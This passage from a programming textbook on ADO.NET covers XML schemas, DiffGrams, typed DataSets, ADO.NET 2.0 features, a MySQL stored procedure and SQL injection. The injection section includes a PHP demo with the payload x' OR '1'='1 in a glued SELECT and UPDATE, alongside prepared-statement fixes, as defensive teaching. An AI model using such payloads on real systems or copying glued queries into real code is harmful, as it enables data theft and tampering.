xmlns:msdata="urn:schemas-microsoft-com:xml-msdata">
  <xs:element name="PersonContacts" msdata:IsDataSet="true" msdata:UseCurrentLocale="true">
    <xs:complexType>
      <xs:choice minOccurs="0" maxOccurs="unbounded">
        <xs:element name="Person">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="ID" type="xs:long" />
              <xs:element name="FirstName" type="xs:string" minOccurs="0" />
              <xs:element name="Name" type="xs:string" minOccurs="0" />
            </xs:sequence>
          </xs:complexType>
        </xs:element>
        <xs:element name="Contact">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="ID" type="xs:long" />
              <xs:element name="FirstName" type="xs:string" minOccurs="0" />
              <xs:element name="Name" type="xs:string" minOccurs="0" />
              <xs:element name="NickName" type="xs:string" minOccurs="0" />
              <xs:element name="EMail" type="xs:string" minOccurs="0" />
              <xs:element name="Phone" type="xs:string" minOccurs="0" />
              <xs:element name="PersonID" type="xs:long" minOccurs="0" />
            </xs:sequence>
          </xs:complexType>
        </xs:element>
      </xs:choice>
    </xs:complexType>
    <xs:unique name="Constraint1" msdata:PrimaryKey="true">
      <xs:selector xpath=".//Person" />
      <xs:field xpath="ID" />
    </xs:unique>
    <xs:unique name="Contact_Constraint1" msdata:ConstraintName="Constraint1"
msdata:PrimaryKey="true">
      <xs:selector xpath=".//Contact" />
      <xs:field xpath="ID" />
    </xs:unique>
    <xs:keyref name="PersonHasContacts" refer="Constraint1">
      <xs:selector xpath=".//Contact" />
      <xs:field xpath="PersonID" />
    </xs:keyref>
  </xs:element>
</xs:schema>
```

Listing 15.20 compares what comes back when the file is read with and without that schema:

Listing 15.20 Reading XML with an inferred schema and with the real one. Inference makes every column a `String` and loses the key and the relation; the real schema restores the `Int64` columns, the relation and navigation along it.

```
3. ReadXml with XmlReadMode.InferSchema: the structure is guessed from the data
   Person: ID (String), FirstName (String), Name (String)
   Contact: ID (String), FirstName (String), Name (String), NickName (String), EMail
(String), Phone (String), PersonID (String)
   relations: 0, primary key on Person: False

4. The same file read after ReadXmlSchema: the types and the relation survive
   Person: ID (Int64), FirstName (String), Name (String)
   Contact: ID (Int64), FirstName (String), Name (String), NickName (String), EMail
(String), Phone (String), PersonID (Int64)
   relations: 1; person 2's contact is "Didi", phone 7133
```

Inference is a guess made from the text, and text has no types: `<ID>1</ID>` could be a number or a string, so it becomes a string, and nothing in the data says that `PersonID` refers to `Person.ID`. Whenever a DataSet travels as XML, send the schema with it (`XmlWriteMode.WriteSchema`) or keep the schema in a file both sides share.

Finally, a **DiffGram** records changes rather than just data (**Listing 15.21**):

Listing 15.21 A DiffGram of two changes: person 1 renamed *Bier* (`hasChanges="modified"`, with the old row under `diffgr:before`) and person 3 added (`hasChanges="inserted"`, with no before). This is what a DataSet sent between tiers so that the receiver could run exactly the right `UPDATE` and `INSERT`.

```
<diffgr:diffgram xmlns:msdata="urn:schemas-microsoft-com:xml-msdata"
xmlns:diffgr="urn:schemas-microsoft-com:xml-diffgram-v1">
  <PersonContacts>
    <Person diffgr:id="Person1" msdata:rowOrder="0" diffgr:hasChanges="modified">
      <ID>1</ID>
      <FirstName>Wolfgang</FirstName>
      <Name>Bier</Name>
    </Person>
    <Person diffgr:id="Person2" msdata:rowOrder="1" diffgr:hasChanges="inserted">
      <ID>3</ID>
      <FirstName>Hendra</FirstName>
      <Name>Wijaya</Name>
    </Person>
  </PersonContacts>
  <diffgr:before>
    <Person diffgr:id="Person1" msdata:rowOrder="0">
      <ID>1</ID>
      <FirstName>Wolfgang</FirstName>
      <Name>Beer</Name>
    </Person>
  </diffgr:before>
</diffgr:diffgram>
```

15.8.3 Typed DataSets and the XML DOM

Accessing a column as `row["Name"]` has two weaknesses: a misspelled name is found only when the program runs, and the value comes back as `object` and needs a cast. A **typed DataSet** fixes both (**Figure 15.54**). The tool `xsd.exe` reads an XML Schema such as `personcontact.xsd` and, with the option `/dataset`, generates classes that derive from the general ones and add properties for every table, column and relation: a `PersonContacts` class derived from `DataSet`, a `PersonDataTable` with a `NewPersonRow()` method, and a `PersonRow` with a `long Id`, a `string FirstName` and a `GetContactRows()` method.

- *Typed DataSets* provide typed data access
- The tool **xsd.exe** generates the classes from an XML Schema

```
> xsd.exe personcontact.xsd /dataset
```

- The classes define properties for typed access to rows, columns and relations




Figure 15.54 Typed DataSets. `xsd.exe personcontact.xsd /dataset` generates `PersonContacts`, `PersonDataTable`, `ContactDataTable`, `PersonRow` and `ContactRow`, each derived from the general class and adding typed members.

Figure 15.55 compares the two styles. In the conventional DataSet the table is found by a string, a row's column by a string, and the child rows by the relation's name as a string. In the typed DataSet every one of those is a property the compiler checks, and `person.Name = "Beer"` needs no cast.

- Data access in a conventional DataSet

```
DataSet ds = new DataSet("PersonContacts");
DataTable personTable = new DataTable("Person");
...
ds.Tables.Add(personTable);
DataRow person = personTable.NewRow();
personTable.Rows.Add(person);
person["Name"] = "Beer";
...
person.GetChildRows("PersonHasContacts")[0]["Name"] = "Beer";
```

- Data access in a typed DataSet

```
PersonContacts typedDS = new PersonContacts();
PersonContacts.PersonDataTable personTable = typedDS.Person;
PersonContacts.PersonRow person = personTable.NewPersonRow();
personTable.AddPersonRow(person);
person.Name = "Beer";
...
person.GetContactRows()[0].Name = "Beer";
```

Figure 15.55 Data access in a conventional DataSet (strings and casts) and in a typed DataSet (properties checked by the compiler).

Typed DataSets were generated by Visual Studio's DataSet designer on the .NET Framework; on .NET 10 the designer and `xsd.exe`'s DataSet generation are not part of the SDK. Their idea survived in a better form: an entity class with typed properties, which is what Entity Framework Core uses (Section 15.16), and what the Laundry's `BillView` record is.

The last integration was **`XmlDataDocument`** (**Figure 15.56**): an XML DOM document synchronized with a DataSet, so that a change made through the DataSet was visible through the DOM, and an XPath query such as `descendant::Person[ID='3']` could find a row. On .NET 10 the class still exists but is marked obsolete; if you need XPath over a DataSet's data, write it with `WriteXml` into an `XmlDocument` or an `XDocument` and query that.

- **XmlDataDocument** gives access through the XML DOM interface
- Changes are synchronized between the XmlDataDocument and the DataSet

Example

- Create an XmlDataDocument for a DataSet, and change data in the DataSet

```
XmlDataDocument xmlDoc = new XmlDataDocument(ds);
...
DataTable table = ds.Tables["Person"];
table.Rows.Find(3)["Name"] = "Changed Name!";
```

- Reach the changed data through the XmlDataDocument

```
XmlElement root = xmlDoc.DocumentElement;
XmlNode person = root.SelectSingleNode("descendant::Person[ID='3']");
Console.WriteLine("Access via XML: \n" + person.OuterXml);
```

Figure 15.56 `XmlDataDocument`: an XML DOM view of a DataSet, kept in step with it; a change made through the DataSet is found through the DOM with XPath.

15.9 What ADO.NET 2.0 Promised, and What Became of It

ADO.NET 2.0 (2005) extended the interfaces and was tightly coupled with SQL Server 2005, code-named "Yukon" (**Figure 15.57**). The features announced for it were bulk copy, Multiple Active Result Sets, asynchronous execution, batch processing of updates, paging through a query's result, and ObjectSpaces. Some shipped as announced, some shipped under another name, and two did not ship at all; this section shows each as it was announced and then says what you use today, so that you can read both old material and new code.

- Extended interfaces
- Tight coupling with SQL Server 2005 ("Yukon")

New features, many of them only for SQL Server 2005

- bulk copy
- *Multiple Active Result Sets* (MARS)
- asynchronous execution of database operations
- batch processing of database updates
- paging through the result of a query
- *ObjectSpaces*

Figure 15.57 ADO.NET 2.0: extended interfaces and new features, many of them only for SQL Server 2005.

Bulk copy inserts a large amount of data in one operation (**Figure 15.58**): a DataReader over the source feeds `WriteToServer` on the target, far faster than one `INSERT` per row. It shipped as `SqlBulkCopy` (not `SqlBulkCopyOperation`) and is in `Microsoft.Data.SqlClient` today; `MySqlConnector` has `MySqlBulkCopy`; for SQLite, many `INSERT`s inside one transaction are fast enough, because the cost of SQLite writes is almost all in the commit.

- Inserting a large amount of data in one operation (SQL Server only)
- Announced as class **SqlBulkCopyOperation**; shipped as **SqlBulkCopy**

1. Define the data source

```
SqlConnection sourceCon = new SqlConnection(conString); sourceCon.Open();
SqlCommand sourceCmd = new SqlCommand("SELECT * FROM Customers", sourceCon);
IDataReader sourceReader = sourceCmd.ExecuteReader();
```

2. Define the target

```
SqlConnection targetCon = new SqlConnection(conString); targetCon.Open();
```

3. Copy the data from the source to the target in one operation

```
SqlBulkCopyOperation bulkCmd = new SqlBulkCopyOperation(targetCon);
bulkCmd.DestinationTableName = "Copy_Customers";
bulkCmd.WriteDataReaderToServer(sourceReader);
```

Figure 15.58 Bulk copy: define the source (a reader over `SELECT * FROM Customers`), define the target connection, and copy everything in one operation into `Copy_Customers`.

Multiple Active Result Sets (MARS) lift the rule that one connection may have only one open DataReader at a time (**Figure 15.59**): the example reads customers with one reader and, for each customer, that customer's orders with a second reader on the same connection. It shipped, for

SQL Server, switched on with `MultipleActiveResultSets=True` in the connection string. Most of the time a join — one query, one reader — is the better answer.

- Before: one open DataReader per connection
- ADO.NET 2.0: several DataReaders open in parallel on one connection

```
SqlConnection con = new SqlConnection(conStr);
con.Open();
SqlCommand custCmd = new SqlCommand("SELECT CustomerId, CompanyName " +
    "FROM Customers ORDER BY CustomerId", con);
SqlCommand ordCmd = new SqlCommand("SELECT CustomerId, OrderId, OrderDate " +
    "FROM Orders ORDER BY CustomerId, OrderDate", con);
SqlDataReader custRdr = custCmd.ExecuteReader();
SqlDataReader ordRdr = ordCmd.ExecuteReader();
string custID = null;
while (custRdr.Read()) {            // use the first reader
    custID = custRdr.GetString(0);
    while (ordRdr.Read() && ordRdr.GetString(0) == custID) {   // the second
        ...
    }
}
...
```

Figure 15.59 Multiple Active Result Sets: two DataReaders open on one connection, the second reading each customer's orders while the first is positioned on the customer.

Asynchronous execution let a program start a command and do something else while the database worked, with pairs of methods such as `BeginExecuteReader` and `EndExecuteReader` and a callback (**Figure 15.60**, **Figure 15.61**). It shipped in that form, and was replaced in .NET 4.5 by the `Task`-based methods — `OpenAsync`, `ExecuteReaderAsync`, `ExecuteNonQueryAsync`, `ReadAsync` — which C#'s `await` makes as easy to read as synchronous code. **Listing 15.2** used them.

- Before: commands executed synchronously only
- ADO.NET 2.0: asynchronous execution, in the style of asynchronous I/O

```
IAsyncResult BeginExecuteReader(AsyncCallback callback)
IDataReader  EndExecuteReader(IAsyncResult result)

IAsyncResult BeginExecuteNonQuery(AsyncCallback callback)
int          EndExecuteNonQuery(IAsyncResult result)

IAsyncResult BeginExecuteXmlReader(AsyncCallback callback)
XmlReader    EndExecuteXmlReader(IAsyncResult result)
```

Figure 15.60 The asynchronous methods of ADO.NET 2.0: `Begin...`/`End...` pairs for readers, non-queries and XML readers, in the style of asynchronous I/O.

```
public class Async {
    SqlCommand cmd;   // command to be executed asynchronously
    public void CallCmdAsync() {
        SqlConnection con = new SqlConnection("Data Source=(local)\\NetSDK...");
        cmd = new SqlCommand("MyLongRunningStoredProc", con);
        cmd.CommandType = CommandType.StoredProcedure;
        con.Open();
        // execute the command asynchronously
        cmd.BeginExecuteNonQuery(new AsyncCallback(AsyncCmdEnded), null);
        ...
    }

    // this callback method runs when the SQL command has finished
    public void AsyncCmdEnded(IAsyncResult result) {
        cmd.EndExecuteNonQuery(result);
        // optionally do some work based on the results
        ...
    }
}
```

Figure 15.61 Running a long stored procedure asynchronously: `BeginExecuteNonQuery` with a callback, and `EndExecuteNonQuery` in the callback when the command has finished.

Batch processing of updates: instead of one round trip per changed row, a DataAdapter with `UpdateBatchSize` set sends several rows per round trip (**Figure 15.62**). It shipped for SQL Server and is supported by `MySqlDataAdapter`; **Listing 15.17** sets it to 50.

- Before: rows updated one at a time
- ADO.NET 2.0: several rows updated in one batch (SQL Server)
- **UpdateBatchSize** is set on the DataAdapter

```
void UpdateCategories(DataSet ds, SqlConnection con) {
    // create an adapter with select and update commands
    SqlDataAdapter da = new SqlDataAdapter("SELECT * FROM Categories", con);
    // the command builder creates the missing UPDATE, INSERT and DELETE commands
    SqlCommandBuilder cb = new SqlCommandBuilder(da);
    // set the batch size != 1
    da.UpdateBatchSize = 50;
    ...
    // execute the update in batch mode
    da.Update(ds.Tables["Categories"]);
}
```

Figure 15.62 Batch updates: a `SqlDataAdapter` whose missing commands are built by a `SqlCommandBuilder`, and `UpdateBatchSize = 50` so that fifty rows travel in each round trip.

Paging was to be an operation `ExecutePageReader(behavior, startRow, pageSize)` giving access to a subset of rows, very useful with user-interface controls such as a grid (**Figure 15.63**). **It never shipped.** Paging is done in SQL: `LIMIT 20 OFFSET 40` in SQLite and MySQL, `OFFSET 40 ROWS FETCH NEXT 20 ROWS ONLY` in SQL Server, with the numbers passed as parameters. The Laundry's `RecentBills` uses `LIMIT @limit`.

- The announced operation **ExecutePageReader** gives access to a subset of the rows

```
ExecutePageReader(CommandBehavior b, int startRow, int pageSize)
```

- Useful together with user-interface controls such as a grid
- **Never shipped**: paging is done in SQL (`LIMIT … OFFSET …`, `OFFSET … FETCH NEXT …`)

Figure 15.63 The announced `ExecutePageReader` operation, for reading one page of a result.

ObjectSpaces were to map objects to relational data, with the mapping defined in an XPath-based language called OPath (**Figure 15.64**). Its classes were `ObjectSpace` for communicating with the data source, `ObjectSources` for the list of connections, `ObjectQuery` for reading objects with OPath, `ObjectSet` for storing objects (like a DataSet), and `ObjectList` and `ObjectHolder` for delayed reading. The example in **Figure 15.65** loads a mapping file, queries customers whose `Id >= 'T'`, and prints each as an object. **It never shipped either** — it was folded into a larger plan and then abandoned — but the idea did not die: LINQ to SQL (2007) and then Entity Framework (2008) delivered it, and Entity Framework Core is how most .NET applications reach their data today. Section 15.16 writes the Laundry's unit of work with it.

- ObjectSpaces map objects to relational data
- The mapping is defined in the language *OPath*, based on *XPath*
- **Never shipped**; LINQ to SQL and Entity Framework took its place

Classes of ObjectSpaces

ObjectSpace	communication with the data source
ObjectSources	the list of connections to the data source
ObjectQuery	reading objects with OPath
ObjectSet	stores the objects (similar to a DataSet)
ObjectList, ObjectHolder	collections for delayed reading of objects

Figure 15.64 ObjectSpaces: an object–relational mapping defined in OPath, with classes for the space, its sources, queries, sets and lazily loaded lists.

```
public class Customer {          // mapped class
    public string Id;            // primary key
    public string Name;
    public string Company;
    public string Phone;
}
public class ObjectSpaceSample {
    public static void Main() {
        // load the mapping and data source information and create the ObjectSpace
        SqlConnection con = new SqlConnection("Data Source=(local)\\NetSDK; ...");
        ObjectSpace os = new ObjectSpace("map.xml", con);
        // query for objects
        ObjectQuery oQuery = new ObjectQuery(typeof(Customer), "Id >= 'T'", "");
        ObjectReader reader = os.GetObjectReader(oQuery);
        // print the result
        foreach (Customer c in reader) {
            Console.WriteLine(c.GetType() + ":");
            Console.WriteLine("Id: " + c.Id);
            Console.WriteLine("Name: " + c.Name);
            Console.WriteLine("Phone: " + c.Phone);
        }
        reader.Close();
        con.Close();
    }
}
```

Figure 15.65 An ObjectSpaces program: a mapped `Customer` class, an `ObjectSpace` built from `map.xml` and a connection, an `ObjectQuery` in OPath, and a reader that returns `Customer` objects instead of rows.

Table 15.8 summarizes.

Table 15.8 What became of ADO.NET 2.0's announced features.

Announced for ADO.NET 2.0	Shipped?	What you use on .NET 10
Bulk copy (`SqlBulkCopyOperation`)	yes, as `SqlBulkCopy`	`SqlBulkCopy`, `MySqlBulkCopy`; many inserts in one transaction on SQLite
Multiple Active Result Sets	yes (SQL Server)	`MultipleActiveResultSets=True`; usually a join instead
Asynchronous `Begin…`/`End…`	yes; superseded in .NET 4.5	`OpenAsync`, `ExecuteReaderAsync`, `ReadAsync` with `await`
Batch updates	yes	`UpdateBatchSize` on SQL Server and MySQL adapters
`ExecutePageReader`	no	`LIMIT … OFFSET …` or `OFFSET … FETCH NEXT …` with parameters
ObjectSpaces and OPath	no	LINQ and Entity Framework Core

15.10 Stored Procedures

15.10.1 What a stored procedure is, and why you might want one

> **DEFINITION.** A **stored procedure** is a named program written in the database's own procedural SQL, stored *in* the database and run *by* the database server when a client calls it with `CALL name(arguments)`. It can take input parameters, return output parameters and result sets, declare variables, branch and loop, and run transactions.

Four reasons make stored procedures attractive. **One round trip**: the Laundry's unit of work needs five statements; a procedure sends one `CALL` and does the five inside the server. **One implementation**: a PHP page, a Java service and a .NET program that all call `create_bill_with_payment` cannot disagree about the rules. **Narrow permissions**: the application's account can be granted `EXECUTE` on the procedure and nothing on the tables, so even a program that is completely taken over cannot write an arbitrary row. **The rules sit next to the data.** Three reasons argue against them: procedural SQL is a weaker language than C#, Java or Python and harder to test; every database has its own dialect (MySQL's is not SQL Server's T-SQL, and SQLite has **no stored procedures at all**); and business rules split between the database and the application are harder to find. The Laundry keeps its rules in the data layer, which runs on SQLite; this section writes the same unit of work as a MySQL procedure so that you can see, and weigh, the alternative.

15.10.2 The unit of work as a MySQL procedure

Listing 15.22 is the procedure, in MySQL 8 / MariaDB syntax.

Listing 15.22 `sql/create_bill_with_payment.mysql.sql`: the bill, its first status-log row and its first payment as one stored procedure running one transaction. Not run in this book: the build environment has no MySQL server.

```
-- Profitina Laundry: a new bill, its first status-log row and its first payment,
-- as ONE stored procedure running ONE transaction. MySQL 8 / MariaDB 10.6+ syntax.
-- Load it after schema.mysql.sql and seed.mysql.sql:
--     mysql -u root -p profitina_laundry < create_bill_with_payment.mysql.sql
-- (Not executed in this book's build environment, which has no MySQL server.)

USE profitina_laundry;

DROP PROCEDURE IF EXISTS create_bill_with_payment;

DELIMITER //

CREATE PROCEDURE create_bill_with_payment(
    IN  p_customer  CHAR(5),
    IN  p_service   VARCHAR(5),
    IN  p_unit      INT,
    IN  p_rack      VARCHAR(3),
    IN  p_outlet    CHAR(3),
    IN  p_employee  CHAR(5),
    IN  p_now       DATETIME,
    IN  p_method    VARCHAR(8),        -- NULL or '' when nothing is paid yet
    IN  p_amount    DECIMAL(10,2),     -- 0 when nothing is paid yet
    IN  p_reference VARCHAR(50),
    OUT p_bill_id   CHAR(5))
BEGIN
    DECLARE v_price  DECIMAL(7,2) DEFAULT NULL;
    DECLARE v_charge DECIMAL(10,2);
    DECLARE v_max    CHAR(5);

    -- Any SQL error below: undo everything this call did, then report the error unchanged.
    DECLARE EXIT HANDLER FOR SQLEXCEPTION
    BEGIN
        ROLLBACK;
        RESIGNAL;
    END;

    START TRANSACTION;

    SELECT price INTO v_price FROM Service WHERE id = p_service;
    IF v_price IS NULL THEN
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'There is no such service.';
    END IF;
    IF p_unit IS NULL OR p_unit <= 0 THEN
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'The number of units must be at least
1.';
    END IF;
```

Listing 15.22 (Continued) *sql/create_bill_with_payment.mysql.sql: the bill, its first status-log row and its first payment as one stored procedure running one transaction. Not run in this book: the build environment has no MySQL server.*

```
    SET v_charge = v_price * p_unit;
    IF p_amount < 0 OR p_amount > v_charge THEN
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'A first payment must be between 0 and
the charge.';
    END IF;

    -- FOR UPDATE locks what it reads, so two cashiers cannot compute the same next id.
    SELECT MAX(id) INTO v_max FROM Bill FOR UPDATE;
    SET p_bill_id = CONCAT('B', LPAD(COALESCE(CAST(SUBSTRING(v_max, 2) AS UNSIGNED), 0) +
1, 4, '0'));

    INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                      Customer_id, Employee_id, Service_id, Outlet_id)
    VALUES (p_bill_id, p_now, 'queued', p_rack, p_unit, v_charge,
            p_customer, p_employee, p_service, p_outlet);

    INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
    VALUES (p_bill_id, 'queued', p_now, p_employee);

    IF p_amount > 0 THEN
        INSERT INTO Payment (Bill_id, paid_at, method, amount, reference)
        VALUES (p_bill_id, p_now, p_method, p_amount, NULLIF(p_reference, ''));
    END IF;

    COMMIT;
END //

DELIMITER ;

-- Trying it from the mysql client:
--   CALL create_bill_with_payment('C0001', 'S0001', 5, 'A01', '001', 'E0004',
--                                 '2026-09-30 21:00:00', 'cash', 20000, NULL, @id);
--   SELECT @id;                          -- B2954 on a fresh copy of the sample data
--
-- The application account needs only this, not INSERT on the three tables:
--   GRANT EXECUTE ON PROCEDURE profitina_laundry.create_bill_with_payment TO
'laundry'@'localhost';
```

Line by line, the parts that are new:

- **`DELIMITER // … // … DELIMITER ;`** The body of a procedure contains semicolons. The `mysql` client would send the text to the server at the first one, halfway through the procedure; `DELIMITER //` tells the *client* to treat `//` as the end of a statement until further notice. It is a client command, not SQL, which is why phpMyAdmin has a separate "Delimiter" box instead.
- **`IN` and `OUT` parameters.** Ten values go in; the new bill id comes out through `p_bill_id`. In MySQL an `OUT` parameter is read by the caller from a user variable (`CALL …, @id); SELECT @id;`) or, from a program, as an output parameter.
- **`DECLARE` variables** hold the price, the charge and the highest existing id.
- **`DECLARE EXIT HANDLER FOR SQLEXCEPTION BEGIN ROLLBACK; RESIGNAL; END`** is the procedure's `catch`: any SQL error in the body — a foreign key, the `ENUM` refusing `'gopay'`, a rule signalled below — jumps here, the transaction is rolled back, and `RESIGNAL` passes the original error on to the caller unchanged.
- **`SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = …`** is the procedure's `throw`. `45000` means "unhandled user-defined exception"; the handler above catches it too, rolls back, and resignals it, so the caller receives the message.

- `SELECT MAX(id) INTO v_max FROM Bill FOR UPDATE` reads the highest id and locks what it read until the transaction ends, so that a second cashier's call waits instead of computing the same next id (the phantom of **Table 15.7**).
- `LPAD(… + 1, 4, '0')` turns 2954 into `2954` and 17 into `0017`, and `CONCAT('B', …)` adds the letter: `B2954`.

15.10.3 Calling a procedure

From the `mysql` client, the call and the result look like this (the commented lines at the end of **Listing 15.22**):

```
mysql> CALL create_bill_with_payment('C0001', 'S0001', 5, 'A01', 'O01', 'E0004',
    ->      '2026-09-30 21:00:00', 'cash', 20000, NULL, @id);
mysql> SELECT @id;
```

From ADO.NET, a command whose `CommandType` is `StoredProcedure` has the procedure's *name* as its `CommandText`, one parameter per procedure parameter, and a parameter with `Direction = ParameterDirection.Output` for the result (**Listing 15.23**).

Listing 15.23 `fragments/CallProcedure.MySql.cs`: calling the procedure from ADO.NET with `CommandType.StoredProcedure` and an output parameter. Not run in this book.

```
// Calling the stored procedure of sql/create_bill_with_payment.mysql.sql from ADO.NET.
// NOT RUN in this book (no MySQL, no NuGet).   dotnet add package MySqlConnector
using System.Data;
using MySqlConnector;

string cs = Environment.GetEnvironmentVariable("LAUNDRY_DB")
    ?? "Server=localhost;Database=profitina_laundry;User ID=laundry;Password=;";

using var con = new MySqlConnection(cs);
con.Open();
using var cmd = new MySqlCommand("create_bill_with_payment", con);
cmd.CommandType = CommandType.StoredProcedure;           // CommandText is a procedure
name, not SQL
cmd.Parameters.AddWithValue("p_customer", "C0001");
cmd.Parameters.AddWithValue("p_service", "S0001");
cmd.Parameters.AddWithValue("p_unit", 5);
cmd.Parameters.AddWithValue("p_rack", "A01");
cmd.Parameters.AddWithValue("p_outlet", "O01");
cmd.Parameters.AddWithValue("p_employee", "E0004");
cmd.Parameters.AddWithValue("p_now", new DateTime(2026, 9, 30, 21, 0, 0));
cmd.Parameters.AddWithValue("p_method", "cash");
cmd.Parameters.AddWithValue("p_amount", 20000m);
cmd.Parameters.AddWithValue("p_reference", DBNull.Value);
var billId = new MySqlParameter("p_bill_id", MySqlDbType.String, 5) { Direction =
ParameterDirection.Output };
cmd.Parameters.Add(billId);

try
{
    cmd.ExecuteNonQuery();
    Console.WriteLine($"created {billId.Value}");      // B2954 on a fresh copy of the
sample data
}
catch (MySqlException e)
{
    Console.WriteLine($"refused, nothing written: {e.Message}");   // the procedure rolled
back
}
```

The other languages call it just as directly. PHP's PDO sends `CALL create_bill_with_payment(?, ?, ?, ?, ?, ?, ?, ?, ?, ?, @id)` as a prepared statement and then `SELECT @id`; Java's JDBC

uses a `CallableStatement` prepared from `"{call create_bill_with_payment(?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?)}"` with `registerOutParameter(11, Types.CHAR)`; Python's PyMySQL has `cursor.callproc("create_bill_with_payment", args)` and reads the output from `@_create_bill_with_payment_10`. In every case the values travel as parameters, and in every case a refusal arrives as the driver's exception carrying the `MESSAGE_TEXT`.

> **KEY INSIGHT.** A stored procedure and a repository method are two places to put the same unit of work. What matters is that there is exactly *one* place, that it runs in one transaction, and that no caller can write the three rows any other way. The GRANT at the end of **Listing 15.22** makes the procedure that one place by force; a data layer makes the repository that one place by convention.

15.11 SQL Injection, Shown and Prevented

15.11.1 The attack

Section 5.15 met SQL injection in PHP. It deserves a second, longer look here, because it is the reason for more of this chapter's code than any other single idea, and because it is not really about SQL. It is about **gluing**: building a statement in one language by pasting in text that came from somebody else. Whenever the text can contain the language's own punctuation — a quote, a semicolon, a comment marker — the stranger can end your statement and start one of their own.

The simplest case is a search box. The program glues the visitor's text between quotes:

```
"SELECT id, name FROM Customer WHERE name = '" + input + "'"
```

For `Nabila Rahman` the result is the statement the programmer imagined. For `x' OR '1'='1` it is

```
SELECT id, name FROM Customer WHERE name = 'x' OR '1'='1'
```

The visitor's first quote closed the programmer's string; `OR '1'='1'` is now SQL; and the programmer's final quote closed the visitor's last string. The condition is

$$(name = \text{'x'}) \vee (\text{'1'} = \text{'1'}) \tag{15.4}$$

and because its right-hand side is true for every row, Equation (15.4) is true for every row: the query returns all 256 customers, with names and phone numbers, to a stranger. **Listing 15.24** runs exactly that, and something worse, on a temporary copy of the Laundry database.

Listing 15.24 `php/demo/injection.php`: a glued `SELECT`, the same query prepared, and a glued `UPDATE`.

```php
<?php
declare(strict_types=1);
// SQL injection, shown and prevented, on a temporary copy of the Laundry database.
//   php demo/injection.php
require_once __DIR__ . '/../src/Db.php';

$copy = sys_get_temp_dir() . '/laundry-inject-' . getmypid() . '.db';
copy(__DIR__ . '/../../data/laundry.db', $copy);
$pdo = Db::connect('sqlite:' . $copy);

foreach (['Nabila Rahman', "x' OR '1'='1"] as $input) {
    echo "The visitor types: $input\n";

    // WRONG: the visitor's text is glued into the SQL text.
    $sql = "SELECT id, name FROM Customer WHERE name = '" . $input . "'";
    $glued = $pdo->query($sql)->fetchAll();
    printf("  glued     %-62s -> %d rows\n", $sql, count($glued));

    // RIGHT: the SQL text is fixed; the text travels separately, as a value.
    $st = $pdo->prepare('SELECT id, name FROM Customer WHERE name = ?');
    $st->execute([$input]);
    printf("  prepared  %-62s -> %d rows\n", 'SELECT id, name FROM Customer WHERE name =
?', count($st->fetchAll()));
}

// A glued UPDATE is worse than a glued SELECT: the visitor chooses WHICH rows change.
$before = (int) $pdo->query("SELECT COUNT(*) FROM Customer WHERE credit = 0")-
>fetchColumn();
$phone = "0896-0000-9434' OR '1'='1";
$pdo->exec("UPDATE Customer SET credit = 0 WHERE phone = '" . $phone . "'");
$after = (int) $pdo->query("SELECT COUNT(*) FROM Customer WHERE credit = 0")-
>fetchColumn();
echo "\nglued UPDATE meant for one customer: customers with zero credit went from $before
to $after\n";

$pdo = null;
unlink($copy);
```

Listing 15.25 The real output: the glued query returned every customer, the prepared query none, because no customer is literally named `x' OR '1'='1`. The glued `UPDATE`, meant to reset one customer's deposit, reset all 24 customers who had one.

```
The visitor types: Nabila Rahman
  glued     SELECT id, name FROM Customer WHERE name = 'Nabila Rahman'     -> 1 rows
  prepared  SELECT id, name FROM Customer WHERE name = ?                   -> 1 rows
The visitor types: x' OR '1'='1
  glued     SELECT id, name FROM Customer WHERE name = 'x' OR '1'='1'      -> 256 rows
  prepared  SELECT id, name FROM Customer WHERE name = ?                   -> 0 rows

glued UPDATE meant for one customer: customers with zero credit went from 232 to 256
```

